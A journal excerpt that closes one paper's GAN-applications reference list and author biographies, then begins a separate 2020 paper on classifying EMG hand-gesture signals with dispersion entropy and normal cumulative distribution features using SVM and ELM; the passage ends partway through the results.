
[25] Heo, Hwan, and Y. Hwang. "Automatic Sketch Colorization using DCGAN." *2018 18th International Conference on Control, Automation and Systems (ICCAS)*. IEEE, 2018.

[26] thereforefilms, “thereforefilms homepage,” 2016. [Online]. Available: http://www.thereforefilms.com/sunspring.html [Accessed: 21-Feb-2020].

[27] I.Goodfellow, J. Pouget-Abadie, M.Mirza, B. Xu, D.Warde-Farley, S. Ozair, & Y. Bengio, Generative adversarial nets. *In Advances in neural information processing systems* ,pp. 2672-2680, 2014.

[28] Dong, Hao-Wen, and Y. Yang, "Towards a deeper understanding of adversarial losses.", 2019.

[29] M. Babaee, Y. Zhu, O. Köpüklü, S. Hörmann and G. Rigoll, "Gait Energy Image Restoration Using Generative Adversarial Networks," *2019 IEEE International Conference on Image Processing (ICIP),* Taipei, Taiwan, pp. 2596-2600, 2019.

[30] C. He and Z. Zhang, "Restoration of Underwater Distorted Image Sequence Based on Generative Adversarial Network," *2019 IEEE 8th Joint International Information Technology and Artificial Intelligence Conference (ITAIC),* Chongqing, China, pp. 866-870, 2019.

[31] Q. Wang, H. Fan, L. Zhu and Y. Tang, "Deeply Supervised Face Completion With Multi-Context Generative Adversarial Network," *in IEEE Signal Processing Letters*, vol. 26, no. 3, pp. 400-404, 2019.

[32] Y. Shi, Q. Li and X. X. Zhu, "Building Footprint Generation Using Improved Generative Adversarial Networks," *in IEEE Geoscience and Remote Sensing Letters*, vol. 16, no. 4, pp. 603-607,2019.

[33] G. Gong and K. Zhang, "Local Blurred Natural Image Restoration Based on Self-Reference Deblurring Generative Adversarial Networks," *2019 IEEE International Conference on Signal and Image Processing Applications (ICSIPA),* Kuala Lumpur, Malaysia, pp. 231-235, 2019.

[34] J. Zheng, W. Song, Y. Wu, R. Xu and F. Liu, "Feature Encoder Guided Generative Adversarial Network for Face Photo-Sketch Synthesis," *in IEEE Access*, vol. 7, pp. 154971-154985, 2019.

[35] L. He and J. Zhang, "Snowflakes Removal for Single Image Based on Model Pruning and Generative Adversarial Network," *2019 IEEE 4th International Conference on Image, Vision and Computing (ICIVC),* Xiamen, China, pp. 172-176, 2019.

[36] P. Xiang, L. Wang, F. Wu, J. Cheng and M. Zhou, "Single-Image De-Raining With Feature-Supervised Generative Adversarial Network," *in IEEE Signal Processing Letters*, vol. 26, no. 5, pp. 650-654, 2019.

[37] R. Yin, "Multi-Resolution Generative Adversarial Networks for Tiny-Scale Pedestrian Detection," *2019 IEEE International Conference on Image Processing (ICIP*), Taipei, Taiwan, pp. 1665-1669, 2019.

[38] F. Gu, H. Zhang, C. Wang and F. Wu, "SAR Image Super-Resolution Based on Noise-Free Generative Adversarial Network," *IGARSS 2019 - 2019 IEEE International Geoscience and Remote Sensing Symposium*, Yokohama, Japan, pp. 2575-2578, 2019.

[39] H. Huang, F. Zhang, Y. Zhou, Q. Yin and W. Hu, "High Resolution SAR Image Synthesis with Hierarchical Generative Adversarial Networks," *IGARSS 2019 - 2019 IEEE International Geoscience and Remote Sensing Symposium*, Yokohama, Japan, pp. 2782-2785, 2019.

[40] R. Jiang *et al*., "Learning Spectral and Spatial Features Based on Generative Adversarial Network for Hyperspectral Image Super-Resolution," *IGARSS 2019 - 2019 IEEE International Geoscience and Remote Sensing Symposium*, Yokohama, Japan, pp. 3161-3164, 2019.

[41] C. Zheng, X. Jiang, Y. Zhang, X. Liu, B. Yuan and Z. Li, "Self-Normalizing Generative Adversarial Network for Super-Resolution Reconstruction of SAR Images," *IGARSS 2019 - 2019 IEEE International Geoscience and Remote Sensing Symposium*, Yokohama, Japan, pp. 1911-1914, 2019.

[42] H. Liu, F. Wang and L. Liu, "Image Super-resolution Reconstruction Based on an Improved Generative Adversarial Network," *2019 1st International Conference on Industrial Artificial Intelligence (IAI),* Shenyang, China, pp. 1-6, 2019.

[43] H. Wang, W. Wu, Y. Su, Y. Duan and P. Wang, "Image Super-Resolution using a Improved Generative Adversarial Network," *2019 IEEE 9th International Conference on Electronics Information and Emergency Communication (ICEIEC),* Beijing, China, pp. 312-315, 2019.

[44] L. Liu, S. Wang and L. Wan, "Component Semantic Prior Guided Generative Adversarial

Network for Face Super-Resolution," *in IEEE Access*, vol. 7, pp. 77027-77036, 2019.

[45] I. Alnujaim, D. Oh and Y. Kim, "Generative Adversarial Networks to Augment Micro-Doppler Signatures for the Classification of Human Activity," *IGARSS 2019 - 2019 IEEE International Geoscience and Remote Sensing Symposium*, Yokohama, Japan, pp. 9459-9461, 2019.

[46] Y. Tang, Y. Tang, M. Han, J. Xiao and R. M. Summers, "Abnormal Chest X-Ray Identification With Generative Adversarial One-Class Classifier," *2019 IEEE 16th International Symposium on Biomedical Imaging (ISBI 2019)*, Venice, Italy, pp. 1358-1361, 2019.

[47] Z. Pan, W. Yu, X. Yi, A. Khan, F. Yuan and Y. Zheng, "Recent Progress on Generative Adversarial Networks (GANs): A Survey," *in IEEE Access*, vol. 7, pp. 36322-36333, 2019.

[48] Ö. Ö. Karadağ and Ö. Erdaş Çiçek, "Experimental Assessment of the Performance of Data Augmentation with Generative Adversarial Networks in the Image Classification Problem," *2019 Innovations in Intelligent Systems and Applications Conference (ASYU)*, Izmir, Turkey, pp. 1-4, 2019.

[49] L. Li, C. Wang, H. Zhang and K. Zhang, "SAR Image Urban Scene Classification based on an Optimized Conditional Generative Adversarial Network," *2019 SAR in Big Data Era (BIGSARDATA)*, Beijing, China, pp. 1-4, 2019.

[50] W. Han, R. Feng, L. Wang and J. Chen, "Supervised Generative Adversarial Network Based Sample Generation for Scene Classification," *IGARSS 2019 - 2019 IEEE International Geoscience and Remote Sensing Symposium*, Yokohama, Japan, pp. 3041-3044, 2019.

[51] J. Liu *et al.*, "Semi-Supervised Change Detection Based on Graphs with Generative Adversarial Networks," *IGARSS 2019 - 2019 IEEE International Geoscience and Remote Sensing Symposium*, Yokohama, Japan, pp. 74-77, 2019.

[52] J. Ma, Z. Zhou, B. Wang and Z. An, "Hard Ship Detection via Generative Adversarial Networks," 2*019 Chinese Control And Decision Conference (CCDC)*, Nanchang, China, pp. 3961-3965, 2019.

[53] J. Shen, N. Liu, H. Sun and H. Zhou, "Vehicle Detection in Aerial Images Based on Lightweight Deep Convolutional Network and Generative Adversarial Network," *in IEEE Access*, vol. 7, pp. 148119-148130, 2019.

[54] P. Wang, B. Hou, S. Shao and R. Yan, "ECG Arrhythmias Detection Using Auxiliary Classifier Generative Adversarial Network and Residual Network," *in IEEE Access*, vol. 7, pp. 100910-100922, 2019.

[55] G. Mateo-García, V. Laparra and L. Gómez-Chova, "Domain Adaptation of Landsat-8 and Proba-V Data Using Generative Adversarial Networks for Cloud Detection," *IGARSS 2019 - 2019 IEEE International Geoscience and Remote Sensing Symposium*, Yokohama, Japan, pp. 712-715, 2019.

[56] B. Mandal, N. B. Puhan and A. Verma, "Deep Convolutional Generative Adversarial Network-Based Food Recognition Using Partially Labeled Data," *in IEEE Sensors Letters*, vol. 3, no. 2,

pp. 1-4, 2019.

[57] D. Wadhwa, U. Maharana, D. Shah, V. Yadav and P. Pandey, "Human Sketch Recognition using Generative Adversarial Networks and One-Shot Learning," *2019 Twelfth International Conference on Contemporary Computing (IC3),* Noida, India, pp. 1-6, 2019.

[58] J. Gu *et al*., "Aerial Image and Map Synthesis Using Generative Adversarial Networks," *IGARSS 2019 - 2019 IEEE International Geoscience and Remote Sensing Symposium*, Yokohama, Japan, pp. 9803-9806, 2019.

[59] Z. Zhu, Y. Lu and C. Chiang, "Generating Adversarial Examples By Makeup Attacks on Face Recognition," *2019 IEEE International Conference on Image Processing (ICIP),* Taipei, Taiwan, pp. 2516-2520, 2019.

[60] F. Chen, F. Zhu, Q. Wu, Y. Hao, Y. Cui and E. Wang, "InfraRed Images Augmentation Based on Images Generation with Generative Adversarial Networks," *2019 IEEE International Conference on Unmanned Systems (ICUS),* Beijing, China, pp. 62-66. 2019.

[61] Y. Chen, Y. Lv and F. Wang, "Traffic Flow Imputation Using Parallel Data and Generative Adversarial Networks," *in IEEE Transactions on Intelligent Transportation Systems*, vol. 21, no. 4, pp. 1624-1630, 2020.

[62] S. Chen, D. Zhang, L. Yang and P. Chen, "Age-invariant Face Recognition Based on Sample Enhancement of Generative Adversarial Networks," *2019 6th International Conference on Systems and Informatics (ICSAI),* Shanghai, China, pp. 388-392, 2019.

[63] Y. Cui and W. Wang, "Colorless Video Rendering System via Generative Adversarial Networks," *2019 IEEE International Conference on Artificial Intelligence and Computer Applications (ICAICA),* Dalian, China, pp. 464-467, 2019.

[64] Y. Pang, J. Xie and X. Li, "Visual Haze Removal by a Unified Generative Adversarial Network," *in IEEE Transactions on Circuits and Systems for Video Technology*, vol. 29, no. 11, pp. 3211-3221, 2019.

[65] C. Xiang, J. Xu, C. Yan, Q. Peng and X. Wu, "Generative Adversarial Networks Based Error Concealment for Low Resolution Video," *ICASSP 2019 - 2019 IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP)*, Brighton, United Kingdom, pp. 1827-1831,2019.

[66] X. Wang, G. Xu, Y. Wang, D. Lin, P. Li and X. Lin, "Thin and Thick Cloud Removal on Remote Sensing Image by Conditional Generative Adversarial Network," *IGARSS 2019 - 2019 IEEE International Geoscience and Remote Sensing Symposium*, Yokohama, Japan, pp. 1426-1429, 2019.

[67] K. Lata, M. Dave and K. N. Nishanth, "Image-to-Image Translation Using Generative Adversarial Network," *2019 3rd International conference on Electronics, Communication and Aerospace Technology (ICECA)*, Coimbatore, India, 2019, pp. 186-189.

[68] R. Yanagi, R. Togo, T. Ogawa and M. Haseyama, "Query is GAN: Scene Retrieval With

Attentional Text-to-Image Generative Adversarial Network," *in IEEE Access*, vol. 7, pp. 153183-153193, 2019.

[69] Z. Gao, B. Peng, T. Li and C. Gou, "Generative Adversarial Networks for Road Crack Image Segmentation," *2019 International Joint Conference on Neural Networks (IJCNN)*, Budapest, Hungary, pp. 1-8, 2019.

[70] F. Jiang, F. Zhou, J. Qin, T. Wang and B. Lei, "Decision-Augmented Generative Adversarial Network for Skin Lesion Segmentation," *2019 IEEE 16th International Symposium on Biomedical Imaging (ISBI 2019)*, Venice, Italy, pp. 447-450, 2019.

[71] S. Liu, J. Zhang, Y. Chen, Y. Liu, Z. Qin and T. Wan, "Pixel Level Data Augmentation for Semantic Image Segmentation Using Generative Adversarial Networks," *ICASSP 2019 - 2019 IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP)*, Brighton, United Kingdom, pp. 1902-1906, 2019.

[72] Y. Cao *et al*., "Recent Advances of Generative Adversarial Networks in Computer Vision," *in IEEE Access*, vol. 7, pp. 14985-15006, 2019.

[73] T. Li and D. P. K. Lun, "Image Reflection Removal Using the Wasserstein Generative Adversarial Network," *ICASSP 2019 - 2019 IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP)*, Brighton, United Kingdom, pp. 1-5, 2019.

[74] Z. Zhou, Y. Wang, Y. Guo, Y. Qi and J. Yu, "Image Quality Improvement of Hand-Held Ultrasound Devices With a Two-Stage Generative Adversarial Network," *in IEEE Transactions on Biomedical Engineering*, vol. 67, pp. 298-311, 2020.

[75] A. Förster, J. Behley, J. Behmann and R. Roscher, "Hyperspectral Plant Disease Forecasting Using Generative Adversarial Networks," *IGARSS 2019 - 2019 IEEE International Geoscience and Remote Sensing Symposium*, Yokohama, Japan, pp. 1793-1796, 2019.

[76] H. Wang, C. Tao, J. Qi, H. Li and Y. Tang, "Semi-Supervised Variational Generative Adversarial Networks for Hyperspectral Image Classification," *IGARSS 2019 - 2019 IEEE International Geoscience and Remote Sensing Symposium*, Yokohama, Japan, pp. 9792-9794, 2019.

[77] copyright, “copyright homepage,” 2020. [Online]. Available: https://www.copyright.gov/ [Accessed: 21-Apr-2020].

Biography

ERDOGMUS P. was born in Erzurum in 1972. She received the B.S. in Electronic and Communication Engineering from Yildiz Technical University, Kocaeli Engineering Faculty in 1993, and M.S. and Ph.D degree Computer Sciences and Numerical Methods from Ataturk University in 1997, 2003 respectively. From 2003 to 2010, she was Assistant Professor in Duzce University, Technical Education Faculty. From 2013 to 2019 she has worked in Computer Engineering Department of Duzce University, Engineering Faculty as an associate professor. She is working as professor now. Her research interests are machine learning, signal and image processing, nature-inspired optimization algorithms, deep learning.

OZKAN Y. I was born in Eskişehir in 1990.I completed my undergraduate education in Computer Education and Educational Technology at Hacettepe University between 2009-2013. I completed my master's degree in the Department of Electrical Electronics and Computer Engineering at Düzce University. Now, I continue to the same department at Düzce University and I am a PhD. I work as a teaching assistant at Zonguldak Bülent Ecevit University Kdz. Ereğli Vocational School.

SAKARYA UNIVERSITY JOURNAL OF COMPUTER AND INFORMATION SCIENCES
VOL. 3, NO. 3, DECEMBER 2020
DOI: 10.35377/saucis.03.03.811480

Normal Cumulative Distribution Function and Dispersion Entropy Based EMG Classification

Muzaffer Aslan[1]
[1]Corresponding Author; Bingol University Electric & Electronics Engineering Departmant; muzafferaslan@bingol.edu.tr;+904262160012/1938

Received 16 October 2020; Revised 25 November 2020; Accepted 10 December 2020; Published online 30 December 2020

Abstract

Electromyography (EMG) is used to measure muscle activity. EMG signals are widely used in many biomedical practices such as motion recognition, prosthetic control, physical rehabilitation, and human-computer interfaces. The effective use of EMG in such practices depends on distinctive feature extraction. In this study, Dispersion Entropy (DisEn) and Normal Cumulative Distribution Function (NCDF) methods are used for feature extraction from EMG signals. The suggested method was tested with a data set containing immersion of six different objects. In the experimental studies, the proposed method distinguished the movements with an accuracy performance of 98%. When compared to other methods using the same data set, the suggested method has about 1.2% better performance.

Keywords: EMG, normal cumulative distribution function, dispersion entropy, SVM, ELM

1. Introduction

In vertebrates, the contraction of skeletal muscles connected to the bone ensures the movement in parts of the living creature. During the movement contraction of skeletal muscles generates trical signals called electromyography (EMG). These signals are generated due to the change in electrical potential as a result of chemical changes composed by the contraction of neurons in multiple fibers in muscles, called myofibrils. EMG signals contain very important information about muscle activities. Therefore, it is generally used as an input signal at interfaces of human-myoelectric control systems. Today, EMG signals are very popular to use in many areas such as hand gesture recognition, robotics, prosthesis control, video games, and sign language recognition [1]. Therefore, EMG classification is being studied extensively in the literature. Jonior et al. [1] high dimensional EMG data features the size of EMG features are reduced through dimension reduction methods such as Principal Component Analysis (PCA), Linear Discriminant Analysis (LDA), automatic encoder, t-distributed stochastic neighbor embedding and Large Margin Nearest Neighbor (LMMN) reduced. Then, these features were classified with an average accuracy of 89.4% with the Extreme Learning Machine (ELM) and 94% with the Support Vector Machine (SVM). Kumari et al. [2] classified the time domain and time scale properties of EMG signals with SVM to facilitate the life of partly disabled people. In their study, feature extraction was performed with Wavelet Packet Transform (WPT) method using 303 EMG data obtained from 8 participants between the ages of 18-30. In experimental studies, they calculated with an accuracy rate of 92.1% in prosthesis lengthening and 90.5% accuracy in flexion (bending the joint) operation. They also achieved 91.1% classification accuracy for elbow movement that can be used to control any bidirectional robotic tool. For the classification of physical actions, Sravani et al. [3] made a classification with ELM after performing feature extraction by dividing into eight sub-bands namely; Flexible analytical wavelet transform, negative entropy, Mean Absolute Value (MAV), variance, modified Mean Absolute Value type 1 (MAV1), waveform length, simple square integral and Tsallis entropy. They achieved the highest performance in all sub-bands and an average accuracy rate of 99.36% on the seventh sub-band. Arı et al. [4] made use of time frequency representations, Local Binary Pattern (LBP) of each window by segmenting and gray level co-occurrence matrix methods in order to distinguish 6 different actions from EMG signals for feature extraction. The extracted features were classified with Artificial Neural Network (ANN), providing nearly 92% success. Sapsanis [5], used ELM method to distinguish six basic actions of the hand after eight different feature extraction from raw EMG data by decomposing the Surface EMG (sEMG) data set obtained using two electrodes connected to two specific muscles of the hand into Intrinsic Mode Functions (IMFs) using Empirical Mode Decomposition (EMD). They classified the actions with an average accuracy rate of 89.2% in their study. Qi et al.[6], used LDA and ELM methods to reduce unnecessary information in sEMG signals in hand gestures recognition and to increase recognition efficiency and accuracy. In the study, firstly, features were extracted from EMG signals by root mean square, waveform length, and median amplitude spectrum methods. Then, these high dimensional features were reduced by using LDA and applied to the ELM classifier. They also established an accuracy rate of 79.32% by optimizing the initial conditions and thresholds of the network with the genetic algorithm to increase the ELM performance. Chaya et al. [7] tried to recognize the movement of the arm with sEMG signals received from the elbow and wrist parts of the arm with a real-time application. After extracting features from EMG signals with methods such as Average Absolute Value (AAV), variance, standard deviation, Root Mean Square (RMS), Power Spectral Entropy (PSE), average frequency, they achieved 93.3% success with SVM in the classification of both elbow and wrist positions. Arı et al. [8] conducted feature extraction using Permutational Entropy (PE) and LBP methods to classify 6 different hand gestures. The features were classified with SVM after being normalized with zero-unit variance. In the experimental studies, an average of 93.1% performance was achieved in six hand movements. Tuncer et al. [9] utilized k-Nearest Neighbor (k-NN) methods for triple pattern, Discrete Wavelet (DWT) based feature extraction and classification using EMG signals for the control of prosthetic hands of amputated people. In experimental studies using an EMG data set with 3 strength levels (Low, Moderate, High) collected from amputated volunteers, hand movements for low, moderate, and high strength levels were determined with accuracy rates of 97.78%, 93.33%, and 92.96%, respectively. They also achieved a classification performance of 99.14% for all strength levels. Turlapaty et al. [10] features obtained from different methods such as interchannel time statistics, spectral moment ratios, spectral band strengths, and local binary model based statistics from multi-channel EMG data were classified by k-NN and probabilistic neural networks. In experimental studies, they achieved an accuracy rate of 92.7% with probabilistic neural networks and 93.9% k-NN. Alçin [11] extracted features from EEG signals using Fractal Detrended Fluctuation Analysis (F-DFA) and non-overlapping window Root Mean Square (w-RMS) methods. These features are classified using methods such as SVM, k-NN, LDA and decision trees. In the experimental studies, they achieved 96.83% success.

In this study, it is aimed to define some basic hand gestures using the three-channel sEMG data set. In the proposed method, Dispersion Entropy (DisEn) and Normal Cumulative Distribution Function (NCDF), which have never been used in feature extraction from EMG signals before, are used for feature extraction. Using linear mapping in feature extraction with DisEn in time series, sometimes the maximum/minimum values of the time series might be smaller or larger than the mean/median values of the signal. This might cause the signal to be assigned only a few classes. To eliminate this situation, NCDF is used in feature extraction. An increase is observed in classification performance by combining DisEn and NCDF features of each channel. Comparing the performance of SVM and ELM methods, which are commonly preferred for classification in the proposed method, higher success was obtained with SVM.

The rest of this work is organized as follows. Dataset, Feature extraction, and classification methods are described in the second chapter. In the third chapter, experimental studies and results are explained in detail. In the last part, the results of the proposed study are discussed.

2. Material and Method

In this section, the methods used for the data set, feature extraction, and classification are described in detail.

2.1. Data Set

The EMG data set includes movements of five healthy participants, three of which are female, to hold and grasp different objects with the surface electrodes attached to the forearm. Participants performed 6 different hand gestures, including holding a heavy load (hook), holding an object facing the palm (palm), holding a thin flat small object (lat), holding a spherical object (spher), holding a small object with the fingertips (tip), and holding a cylindrical object (cyl). For each movement, 100 measurements with three channels were recorded and each channel contains 2500 samples. Figure 1 shows the six hand movements of a participant and the signal of each channel of these movements. Also, the data set consists of 600 signals in total, and a 15-500Hz bandpass filter and 50Hz notch noise canceling filter are used for each signal [5].




Figure 1 Six hand movements and channel signals of each movement

2.2. Method

In this study, a new DISEn-based method is presented to detect simple hand movements from EMG signals. Figure 2 demonstrates the structure of the suggested method. In this method, feature matrix is obtained by extracting the features with DisEn and NCDF and combining them in raw EMG signals of each channel. Then hand gestures were classified by classifying these features with SVM and ELM.



CH1 sEMG 600x2500
CH2 sEMG 600x2500
CH3 sEMG 600x2500
Feature Extraction DisEn & NCDF
CH1 Feature Matrix 600x244
CH2 Feature Matrix 600x244
CH3 Feature Matrix 600x244
Feature Concatenation
Feature Matrix 600x732
Classification

Figure 2 Structure of suggested method

2.2.1. Dispersion Entropy

Entropy is one of the substantial methods preferred to evaluate the dynamic properties of time series. Entropy was introduced by Shannon in 1948 to describe a measure of uncertainty or disorder in data theory [12]. This concept can also be defined as the regularity quantification of a system or time series using the probability distribution of situations. Although there are many entropy methods, those such as Permutation Entropy (PEn) and Sample Entropy (SEn) are widely used to measure the irregularity of signals on a temporal scale [13]. Thus, although both methods have widespread use in biomedical signal and image processing applications, SEn is not fast enough for some real-time applications and long-term signals. In addition, the fact that PEn does not take the differences between the average value of the signal amplitudes and the amplitude values into account stands out as the most important limitations of these methods [14]. Recently, the DisEn method has been recommended to overcome the limitations of these methods. The DisEn method is used more in biomedical applications since it is also sensitive to frequency changes and the calculation time is very short [15].

Suppose we have an N-dimensional time series with a single variable as shown $x_i = \{x_1, x_2, \dots, x_N\}$. The DisEn algorithm follows the following processes for the analysis of this signal [15] [16];

a. It first matches the time series with the mapping function that calculates and uses mean and standard deviation values of the time series.

b. Class numbers (nc) are matched to the signal obtained by distributing it along the amplitude range. Each sample is transferred to the nearest relevant class depending on the amplitude. Linear and nonlinear mapping approaches are used for this processing. Although linear mapping algorithms are fast, the maximum / minimum values of the time series can sometimes be much smaller or larger than the mean / median values of the signal. In this case only a few classes of signal are assigned to any class. This causes a lot of data to be assigned to any class. To solve this problem, first the time series x_i NCDF is used to obtain a signal $y_j = \{y_1, y_2, \dots, y_N\}$ with a value between 0 and 1. Then, each y_j is removed by assigned to an integer from one to nc, which is the class number, with the linear mapping algorithm.

c. Based on embedding size (m) and time delay (d) $y_i^{m,nc} = \{y_i^{nc}, y_{i+d}^{nc}, + \cdots + y_{i+(m-1)d}^{nc}\}$ and $i = 1, 2, \dots, N - (m-1)d$, each time series is matched to its distribution model. The number of potential distribution patterns is $y_i^{m,nc}$.

d. The relative frequencies for the potential distribution models for each nc^{m} are obtained and the DisEn value of the time series is calculated with the help of Eq. (1) depending on the Shannon definition of entropy.

$$DisEn(x, m, nc, d) = \sum_{\pi=1}^{nc^m} p(\pi_{v_0 v_1 \dots v_{m-1}}) \cdot \ln(p(\pi_{v_0 v_1 \dots v_{m-1}})) \tag{1}$$

Here $p(\pi_{v_0 v_1 \dots v_{m-1}})$ shows the total number of distribution models. For detailed information about the method [12], [15] can be examined. In this study, NCDF obtained while calculating DisEnt is thought to have a distinctive feature. Thus, nc^m number of features are obtained from one EMG signal.

2.2.2. Support Vector Machine

SVM is a supervised learning algorithm frequently preferred for linear and nonlinear data classification [17]. Its basic structure is to find the best hyperplane that will provide the maximum margin among the output classes. Suppose the data set is $D = \{(x_1, y_1), (x_2, y_2), \dots, (x_n, y_n)\}$. Here, $x_n \in R$ defines the number of elements of the data set n and $y_n \in \{-1, 1\}$ defines the class labels of x_n [18]. Accordingly, the decision function that will find the best hyperplane can be written as in Eq. (2).

$$y_n(w^T x_n + b) \geq 1 \tag{2}$$

Here w defines n-dimensional weights and b defines the threshold value used to determine the hyperplane position. However, in order to find the best hyperplane with the decision function in Eq. (2), the maximum distance calculated with $d = max(\frac{1}{\|w\|})$ should be minimized $min\frac{\|w\|^2}{2}$ [19]. Also, equation 2 can be valid if the given and predicted answers have the same sign. The fact that given and predicted answers have different signs, which is a significant problem for SVM, can be solved with Lagrange optimization given in Eq. (3) [20].

$$L(\alpha) = \sum_{n=1}^{N} \alpha_n - \frac{1}{2}\sum_{n,j=1}^{N} \alpha_n\, \alpha_j y_n y_j k(y_n, y_j) \tag{3}$$

Here, $k(y_n, y_j)$ shows kernel function and α_i shows Lagrange multiplier.

2.2.3. Extreme learning Machine

ELM is a learning algorithm for single-hidden layer feedforward networks [21], [22]. In ELM, input weights and hidden layer threshold values are started randomly and maintained stable. In addition, Since the output weights are calculated analytically, it has a fast learning process. ELM calculates the output weights with a simple linear equation. Output weights can be found by Eq. (4).

$$Y = H \cdot \beta \tag{4}$$

Here, Y is real output value, H is matrices of weighted inputs includes activation function step and β is the desired output weights vector [21, 22]. ELM is commonly used as it exhibits better generalization performance compared to conventional feedforward networks. For more detailed information about the ELM method, see [22].

3. Experimental Study and Results

In the study, NCDF approach, which was not used in feature extraction from EMG signals before, and DisEn were used in feature extraction. Experimental studies were tested with a 3 channel EMG dataset, consisting of 600 records and containing six basic hand movements. In the suggested method, DisEn and NCDF parameters are calculated as distinctive features. Motion estimation was made by applying these features to SVM and ELM classifiers. 10-fold cross-validation was used to demonstrate the validity of the method in all experimental studies. The experimental study was conducted in three steps. First, with DisEn only, a total of 600×3 feature matrices were calculated, 600×1 for each channel. The classification accuracy of hand movements depending on these features and *m* and *nc* values can be seen in Figure. 3.




Figure 3 Hand gestures recognition achievements of DisEn features according to the number of classes

As seen in Figure 3, the highest performance was obtained as 75.23% for m=5 and nc=5 values. The closest values to this success were obtained for nc=3, m=4 and nc=6, m=5 values. In the second phase, motion estimation has been made for each channel with NCDF features. At this stage, the classification performance of hand movements depending on the *m* and *nc* values is shown in Figure 4. As seen here, the highest performance achieved was 97.17% for m=5 and nc=3 values. In the first two stages, the results of the SVM classifier are given due to its performance. It is also seen that NCDF features are more distinguishing for EMG signals compared to the DisEn method. By using the nc and m values that provide the highest performance with experimental studies, ($nc^m=3^5$) 243 features are obtained for each channel.

